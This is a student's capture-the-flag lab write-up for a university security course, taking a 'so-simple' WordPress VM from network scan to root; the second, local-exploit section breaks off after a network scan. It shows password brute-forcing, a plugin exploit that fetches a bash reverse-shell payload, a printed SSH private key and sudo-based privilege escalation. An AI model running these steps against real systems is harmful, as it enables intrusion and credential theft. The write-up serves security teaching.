

University of South Florida  
ISM 6328 - Information Security and IT Risk Management  
Capture The Flag (CTF) Assignments  
November 22, 2021  
James Long

## Contents

Remote Exploit .....	2
Local Exploit.....	19

## Remote Exploit

First, I scanned the local network to discover active devices. The command was “sudo netdiscover -r 192.168.1.0/24”, which used ARP to actively solicit responses. The report lists the MAC address, IP address, and the vendor’s name inferred from the MAC address for all devices that replied. A hacker would need to investigate each device to discover the operating system and open ports and then decide which device to target first. I was able to identify the target device by name based on the assignment instructions.

```
Currently scanning: Finished! | Screen View: Unique Hosts
```

19 Captured ARP Req/Rep packets, from 19 hosts. Total size: 1140


IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.48		08:00:27:13:d0:81	1	60	PCS Systemtechnik GmbH

Next, I scanned the target system using the command “nmap -p- -sV 192.168.1.48”. The “-p-” tells nmap to scan all port numbers, and the “-sV” tells nmap to probe open ports to determine the service and version. As expected, SSH and HTTP were discovered to be listening for incoming connections.

```
(kali@kali)-[~]
$ nmap -p- -sV 192.168.1.48
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 16:39 EST
Nmap scan report for so-simple (192.168.1.48)
Host is up (0.00027s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

Next, I confirmed the web server was accessible.



I used dirb with the “-R” flag to enable interactivity. The results were displayed with a bit more spacing between discovered directories, which I think helps readability. The only top-level folder was “wordpress”, which had many sub-folders.

```
(kali㉿kali)-[~]  
$ dirb http://192.168.1.48 -R  
  
_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Sun Nov 14 17:01:26 2021  
URL_BASE: http://192.168.1.48/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
OPTION: Interactive Recursion  
  
_____  
  
GENERATED WORDS: 4612  
  
--- Scanning URL: http://192.168.1.48/ ---  
+ http://192.168.1.48/index.html (CODE:200|SIZE:495)  
+ http://192.168.1.48/server-status (CODE:403|SIZE:277)  
=> DIRECTORY: http://192.168.1.48/wordpress/  
  
--- Entering directory: http://192.168.1.48/wordpress/ ---  
(?) Do you want to scan this directory (y/n)? y  
+ http://192.168.1.48/wordpress/index.php (CODE:301|SIZE:0)  
=> DIRECTORY: http://192.168.1.48/wordpress/wp-admin/  
=> DIRECTORY: http://192.168.1.48/wordpress/wp-content/  
=> DIRECTORY: http://192.168.1.48/wordpress/wp-includes/  
+ http://192.168.1.48/wordpress/xmlrpc.php (CODE:405|SIZE:42)  
  
--- Entering directory: http://192.168.1.48/wordpress/wp-admin/ ---  
(?) Do you want to scan this directory (y/n)? y
```




Why it's so simple? — Just another WordPress site

# Hello world!

Welcome to WordPress. This is your first post. Start  
writing!

Just for grins, I also browsed to the “wp-admin” sub-folder, and the site redirected me to the WordPress login page automatically.



I used the command ‘wpscan --url "http://192.168.1.48/wordpress" -v -e’ to scan the WordPress site with verbose output and enumeration. The scan found an out-of-date theme called “twenty nineteen” is use but later reported “No themes Found” when enumerating vulnerable themes. Two user accounts were found.

```

[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://192.168.1.48/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&p
age=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] max
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://
wpscan.com/register

[+] Finished: Sun Nov 14 17:16:48 2021
[+] Requests Done: 3301
[+] Cached Requests: 8
[+] Data Sent: 978.224 KB
[+] Data Received: 1.044 MB
[+] Memory used: 292.078 MB
[+] Elapsed time: 00:00:05

(kali@kali)-[~]
$

```

Next, I performed a brute force attack to discover the password for each user account by using a dictionary in the “rockyou.txt” file. The password for “max” was discovered, but the “admin” account had a stronger password that could not be quickly discovered with this attack method. The attack on “admin” took much longer to reach 62,000 attempted passwords, and then I aborted the effort. The ETA for completing all 14 million passwords was over 28 hours.



```

- http://192.168.1.48/wordpress/wp-content/plugins/social-warfare/readme.txt
Readme - Changelog Section (Aggressive Detection)
- http://192.168.1.48/wordpress/wp-content/plugins/social-warfare/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ⇔ (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Trying max / goodcharlotte Time: 00:00:27 ◇ (3810 / 14344392) 0.02% ETA: 29:12:
Trying max / ilovemyfamily Time: 00:00:28 ◇ (3845 / 14344392) 0.02% ETA: 29:12:
Trying max / friendsforever Time: 00:00:31 ◇ (4330 / 14344392) 0.03% ETA: 29:07
[SUCCESS] - max / opensesame
Trying max / paraiso Time: 00:00:43 < > (5960 / 14350352) 0.04% ETA: ??:?:??

[!] Valid Combinations Found:
| Username: max, Password: opensesame

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://
wpscan.com/register

[+] Finished: Sun Nov 14 17:35:16 2021
[+] Requests Done: 6136
[+] Cached Requests: 5
[+] Data Sent: 2.099 MB
[+] Data Received: 34.753 MB
[+] Memory used: 305.02 MB
[+] Elapsed time: 00:00:48

(kali@kali)-[/usr/share/wordlists]
$ █

```

```

Trying admin / saymyname Time: 00:06:25 ◇ (53300 / 14344392) 0.37% ETA: 28:41:4
Trying admin / rockyou69 Time: 00:06:25 ◇ (53320 / 14344392) 0.37% ETA: 28:41:4
Trying admin / qwertyuiopasdfghjklzxcvbnm Time: 00:06:47 ◇ (56430 / 14344392) 0.39% ETA: 28:40:3
qTrying admin / hello_kitty Time: 00:07:28 < > (62110 / 14344392) 0.43% ETA: 28:38:0
^Cying admin / beachboy Time: 00:07:31 < > (62535 / 14344392) 0.43% ETA: 28:37:57
[i] No Valid Passwords Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Nov 14 17:46:17 2021
[+] Requests Done: 62679
[+] Cached Requests: 42
[+] Data Sent: 21.694 MB
[+] Data Received: 359.013 MB
[+] Memory used: 328.914 MB
[+] Elapsed time: 00:07:35

Scan Aborted: Canceled by User

```

Two plugins were also found, and the out-of-date versions indicate these are potential vulnerabilities.

```

[i] Plugin(s) Identified:
[+] simple-cart-solution
  Location: http://192.168.1.48/wordpress/wp-content/plugins/si
  Last Updated: 2020-11-16T21:39:00.000Z
  [!] The version is out of date, the latest version is 1.0.1

  Found By: Urls In Homepage (Passive Detection)

  Version: 0.2.0 (100% confidence)
  Found By: Query Parameter (Passive Detection)
    - http://192.168.1.48/wordpress/wp-content/plugins/simple-ca
0.2.0
  Confirmed By:
    Readme - Stable Tag (Aggressive Detection)
      - http://192.168.1.48/wordpress/wp-content/plugins/simple-c
    Readme - ChangeLog Section (Aggressive Detection)
      - http://192.168.1.48/wordpress/wp-content/plugins/simple-c

[+] social-warfare
  Location: http://192.168.1.48/wordpress/wp-content/plugins/sc
  Last Updated: 2021-07-20T16:09:00.000Z
  [!] The version is out of date, the latest version is 4.3.0

  Found By: Urls In Homepage (Passive Detection)
  Confirmed By: Comment (Passive Detection)

  Version: 3.5.0 (100% confidence)
  Found By: Comment (Passive Detection)

```

I tried to login at the so-simple console, but max was not allowed. Logging into the WordPress admin site did not reveal any additional information that could be used.


```

so-simple login: max
Password:

Login incorrect
so-simple login:

```






I searched Google for vulnerabilities on the two plugins and got many hits. I can see how this step could take a lot of time to research, but the effort might pay off with a way into the system. Rather than invest the time, I exploited the vulnerability noted in the assignment by creating a reverse connection into the target device. First, I setup the attack by creating a script that I will later download to the target device. Then I start a web server listening on port 80 on the attacking device as a means of transferring the script to the target device. To complete the setup, I start netcat listening on port 4444 on the attacking device to accept the forthcoming connection request from the target device. Netcat has no OSI Layers 5-7 functionality. It merely prints to the screen whatever is received. To launch the attack, I browse to the target device on a specific URL that executes local code that is part of the vulnerable, out-of-date social-warfare plugin. That code allows us to initiate an outbound HTTP Get request. In the request, I specify the file to download, which is the script I created earlier. The script then executes on the target device and opens a shell (bash) and then makes a TCP connection to the listening port (4444) on the attacking device. Netcat merely displays the target device's shell prompt on the attacking device's screen.

```
(kali@kali)-[/usr/share/wordlists]
$ sudo touch simple.txt
[sudo] password for kali:
```

```
(kali@kali)-[/usr/share/wordlists]
$ sudo nano simple.txt
[sudo] password for kali:

(kali@kali)-[/usr/share/wordlists]
$ cat simple.txt
<pre>system("bash -c 'bash -i >& /dev/tcp/192.168.1.29/4444 0>&1'")</pre>
```



Next, I gathered more data from the target system. The “uname” command displays the kernel name, node name, kernel release, kernel version, machine hardware name, processor type, hardware platform, and operating system. The /etc/issue file is used to customize the logon screen and sometimes contains some system information. On the target device, the file contains the version of the operating system. The home folder contains a sub-folder for each user account on the system. Viewing this folder can reveal additional accounts that might be exploitable. The account “steven” was discovered, and searching that folder revealed a file that might contain usable information.

```
www-data@so-simple:/var/www/html/wordpress/wp-admin$ uname -a
uname -a
Linux so-simple 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
www-data@so-simple:/var/www/html/wordpress/wp-admin$
```

IP: \4

```

      _nnnn_
    dGGGGMmb
    @p~qp~qMb
M|@||@) M|
    @,____.JM|
JS^\_/ qKL
dZP          qKRb
dZP          qKKb
fZP          SMMb
HZM          MMMM
FqM          MMMM
| " .       \|N"qML
|           |   \|Zq
|           |
\_____ )MMMMMMM

```

**Author:** GPLv3+: @roelvb79 version 3 or later

Release: 15/07/2020

```
Version:      1.0
```

```
www-data@so-simple:/var/www/html/wordpress/wp-admin$
```

```
www-data@so-simple:/home$ ls
ls
max
steven
www-data@so-simple:/home$
```

```
www-data@so-simple:/home$ cd steven
cd steven
www-data@so-simple:/home/steven$

www-data@so-simple:/home/steven$ ls
ls
user2.txt
www-data@so-simple:/home/steven$ cat user2.txt
cat user2.txt
cat: user2.txt: Permission denied
www-data@so-simple:/home/steven$
```

Since the shell was opened by the WordPress plugin within the Apache server, I had whatever rights the Apache server had. To open the file in steven's folder, I can try the max account. Unfortunately, that fails.

```
www-data@so-simple:/home/steven$ su max
su: max
Password: opensesame
su: Authentication failure
www-data@so-simple:/home/steven$
```

Next, I looked in max's home folder. Two files were present. One can be viewed, but the other cannot. I explored max's subfolders and found what looks like a key, but the name (rubbish key) and the non-random contents indicate otherwise. I returned to max's home folder.

[illegible]

I researched the “prepend with dot” technique and found out some file managers hide files and folders that start with dot. Playing with the “ls” command, I found the “-a” switch reveals all hidden files and folders.

```
www-data@so-simple:/home/max$ ls -a
ls -a
.
..
.bash_logout
.bashrc
.cache
.gnupg
.local
.mysql_history
.profile
.ssh
personal.txt
this
user.txt
www-data@so-simple:/home/max$ cd .ssh
cd .ssh
www-data@so-simple:/home/max/.ssh$ ls -a
ls -a
.
..
authorized_keys
id_rsa
id_rsa.pub
www-data@so-simple:/home/max/.ssh$
```

I looked in the “.ssh” folder. Some files appear to contain keys. Our assignment indicated which file contained the valid key, but I suppose a hacker would download all of them to the attacking device and try each one.



```
www-data@so-simple:/home/max/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAx231yVBZBsJXe/V0tPEjNCQXoK+p5HsA74EJR7QoI+bsuarBd4Cd
mnckYREKpbjS4LLmN7awDga8rbAuYq8JcXPd00Z4bjMknONbcfc+u/60Hwcvu6mhiW/zdS
DKJxxH+OhVhblmgqHnY4U19ZfyL3/sIppvQ1SVhwBHDkWPO4AJpwhoL4J8AbqtS526LBdL
KhHC+tThhG5d7PfUZMzMqyvWQ+L53aXRL1MaFYNcahgzzk0xt2CJsCWDkAlacuxtXoQH9
SrMYTW6P+CMEoyQ3wkVRRF7oN7x4mBD8zdSM1wc3UilRN1sep20AdE9PE3KHsImrcMGXI3
D1ajf9C3exrIMSycv9Xo6xiHlzKUoVcrFadoHnyLI4UgWeM23YDTP1Z05KIJrovIzUtjuN
pHSQIL0SxEXf/hOudjJLxXxDDv/ExXDEXZgK5J2d24RwZg9kYuaFDfHRLYXpFYekBr0D7z/
qE5QtjS14+6JgQS9he3ZIZHucayi2B5IQoKGsgGzAAAFiMF1atXBdWrVAAAAB3NzaC1yc2
EAAAGBAMdt9clQWQbCV3v1TrTxIzQkF6CvqeR7A0+BCUe0KCPm7LmqwXeAnZp3JGERCqW4
0uCy5je2sAxmvK2wLmKvCXFz3TjmeG4zJJzjW3H3Prv+jh8HL7upoYlv83UgyiccR/joVY
W5ZoKh520FNfWX8i9/7CKb6UNULYcARw5FjzuACacIaC+CfAG6rUuduiwXSyoYQvrU4YRu
Xez31GTMzKsr1kPi+d2l0S9TGhWDXGoYM85NMbdgibAlg5AJWnLsbV6EB6fUqzGE1uj/gj
BKMkn8JFUUR6De8eJgQ/M3UjNcHN1IpUTdbHqdtAHRPTxNyh7CJq3DBlyNw9Wo3/Qt3sa
yDEsnL/V60sYh5cylKFXXkxWnaB58iy0FIfnjNt2A0z9Wd0SiCa6LyM1LY7jaR0kCC9EsRB
f4TrnYyS8V8Qw7/xMVwxF2YCuSdnduEcGYPZGLmnwxYUS2F6RWHPaA9A+8/6h0ULY0tePu
iYEEvYXt2SGR7nGsoTgeSEKChrIBswAAAAMBAAEAAAGBAJ6Z/JaVp7eQZzLV7DpKa8zTx1
arXVmv2RagcFjuFd43kJw4CJSZXL2zcuMfQnB5hHveyugUCf5S1krrinhA7CmmE5Fk+PHr
Cnsa9Wa1Utb/otdar8PFk/C5b8z+vsZL35E8dIdc4wGQ8QxcrIUcyiasfYcop2I8qo4q0l
evSjHvqb2FGhZul2BordktHxphjA12Lg59rrw7acdDcu6Y8UxQGJ70q/JyJOKWHHBvf9eA
V/MBwUAatLLNAA1lSlvQ+wXKunTBxwHDZ3ia3a5TCAFNhS3p0WnWcbvVBgnNgkGp/Z/Kvob
Jcdi1nKfi0w0/oFzpqA9a8gCPw9abUnAYKaKCF1W4h1Ke21F0qAeBnaGuyVjL+Qedp6kPF
zORHt816j+9lMfqDsJjpsR1a0kqtWJX806fZfgFLxSGPlB9I6hc/kPOBD+PVTmhIsa4+CN
f6D3m4Z15YJ9TFodSTuY470iCRXqRTtOkUMGsdTf4c8snppr6fPhzkEPoolri+Ua1wDAA
```

After saving the id\_rsa file on the attacking device, I connected to the target device as max using SSH. This provided a work-around for our inability to change our account from Apache to max in the bash shell. Users should not leave passwords or keys in clear text files!

```

(kali@kali)-[/usr/share/wordlists]
└─$ ssh max@192.168.1.48 -i id_rsa
The authenticity of host '192.168.1.48 (192.168.1.48)' can't be established.
ECDSA key fingerprint is SHA256:qo4/EbrJueKB3ta+XB6PT2uNDjKfSgixhQqawjkTPas.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.48' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Nov 15 00:48:22 UTC 2021

System load:  0.34               Processes:           136
Usage of /:   65.6% of 8.79GB    Users logged in:    0
Memory usage: 21%               IPv4 address for docker0: 172.17.0.1
Swap usage:   0%                IPv4 address for enp0s3: 192.168.1.48

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

173 updates can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable

*** System restart required ***
Last login: Wed Jul 15 19:18:39 2020 from 192.168.1.7
max@so-simple:~$

```

Next, I explored max's file and assessed max's sudo permissions.

```

max@so-simple:~$ cat personal.txt
SGFoYWhhaGFoYSwgaXQncyBub3QgdGhhdB3lYXN5ICEhISA=
max@so-simple:~$ base64 personal.txt
U0dGb1lXaGhhR0ZvWVN3Z2FYUW5jeUJ1YjNRZ2RHaGhkQ0JsWVh0NUlDRWhJU0E9Cg==
max@so-simple:~$ base64 -d personal.txt
Hahahahaha, it's not that easy !!! max@so-simple:~$
max@so-simple:~$ cat user.txt
073dafccfe902526cee753455ff1dbb0
max@so-simple:~$ base64 -d user.txt
x?i?}?t?q???~9?max@so-simple:~$

```

```
max@so-simple:/usr/sbin$ sudo -l
Matching Defaults entries for max on so-simple:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User max may run the following commands on so-simple:
    (steven) NOPASSWD: /usr/sbin/service
max@so-simple:/usr/sbin$
```

Next, I explored the service file (a text script) and the sh file (a binary). Then I executed the command.

```
max@so-simple:~$ sudo -u steven /usr/sbin/service ../../bin/sh
$ whoami
steven
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$
```

Then I explored steven's home folder and displayed the user2.txt file, which I could not read as the Apache account earlier.

```
$ ls
bin    dev    lib    libx32  mnt    root  snap    sys  var
boot  etc    lib32  lost+found  opt    run    srv      tmp
cdrom  home   lib64  media    proc   sbin   swap.img  usr
$ cd home
$ ls
max  steven
$ cd steven
$ ls
user2.txt
$ cat user2.txt
b662b31b7d8cb9f5cdc9c2010337f9b8
$
```

Next, I check which sudo commands steven can execute.

```
$ sudo -l
Matching Defaults entries for steven on so-simple:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User steven may run the following commands on so-simple:
    (root) NOPASSWD: /opt/tools/server-health.sh
$
```



Trying to execute the command failed, so I created a “tools” folder in the “/opt” folder and then created a file named “server-health.sh” in “/opt/tools”.

```
$ sudo -u root ../../opt/tools/server-health.sh
[sudo] password for steven:
Sorry, try again.
[sudo] password for steven:
Sorry, try again.
[sudo] password for steven:
sudo: 2 incorrect password attempts
```

```
$ cd /
$ ls
bin      dev      lib      libx32  mnt      root     snap     sys      var
boot    etc      lib32    lost+found  opt      run      srv      tmp
cdrom    home    lib64    media    proc     sbin     swap.img  usr
$ cd opt
$ ls
$ cd tools
/etc/init.d/../../bin/sh: 28: cd: can't cd to tools
$ mkdir tools
$ ls
tools
$ cd tools
$
$ ls
$ touch server-health.sh
$ ls
server-health.sh
```

```
$ nano server-health.sh
$ cat server-health.sh
#!/bin/bash
bash
$ █
```

I tried to sudo the command from the /opt/tools folder but got an error related to file permissions. So, I ran the command “chmod +x server-health.sh”. Then I could execute the command but was prompted for steven’s password. I changed back to steven’s home folder and tried to sudo the command again. This time the system did not prompt for steven’s password. Apparently, the user2.txt file contains steven’s password, and the system automatically checks the current working directory for the user’s password in a file. At this point, I was able to change to the root account’s home folder and capture the flag.

```
root@so-simple:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@so-simple:/home/steven# cd /
root@so-simple:/# ls
bin      dev      lib      libx32   mnt      root     snap     sys      var
boot     etc      lib32    lost+found  opt      run      srv      tmp
cdrom    home     lib64    media    proc     sbin     swap.img  usr
root@so-simple:/# cd root
root@so-simple:~# ls
flag.txt  snap
root@so-simple:~# cat flag.txt
```

[illegible]

Game over!



## Local Exploit

I started by discovering the devices on the local subnet using the netdiscover command. That command uses ARP to discover and report the IP address of every active device. The target system was using 192.168.1.181.

```
(kali㉿kali)-[~]  
$ sudo netdiscover -r 192.168.1.0/24 130 ✖  
  
Currently scanning: Finished! | Screen View: Unique Hosts  
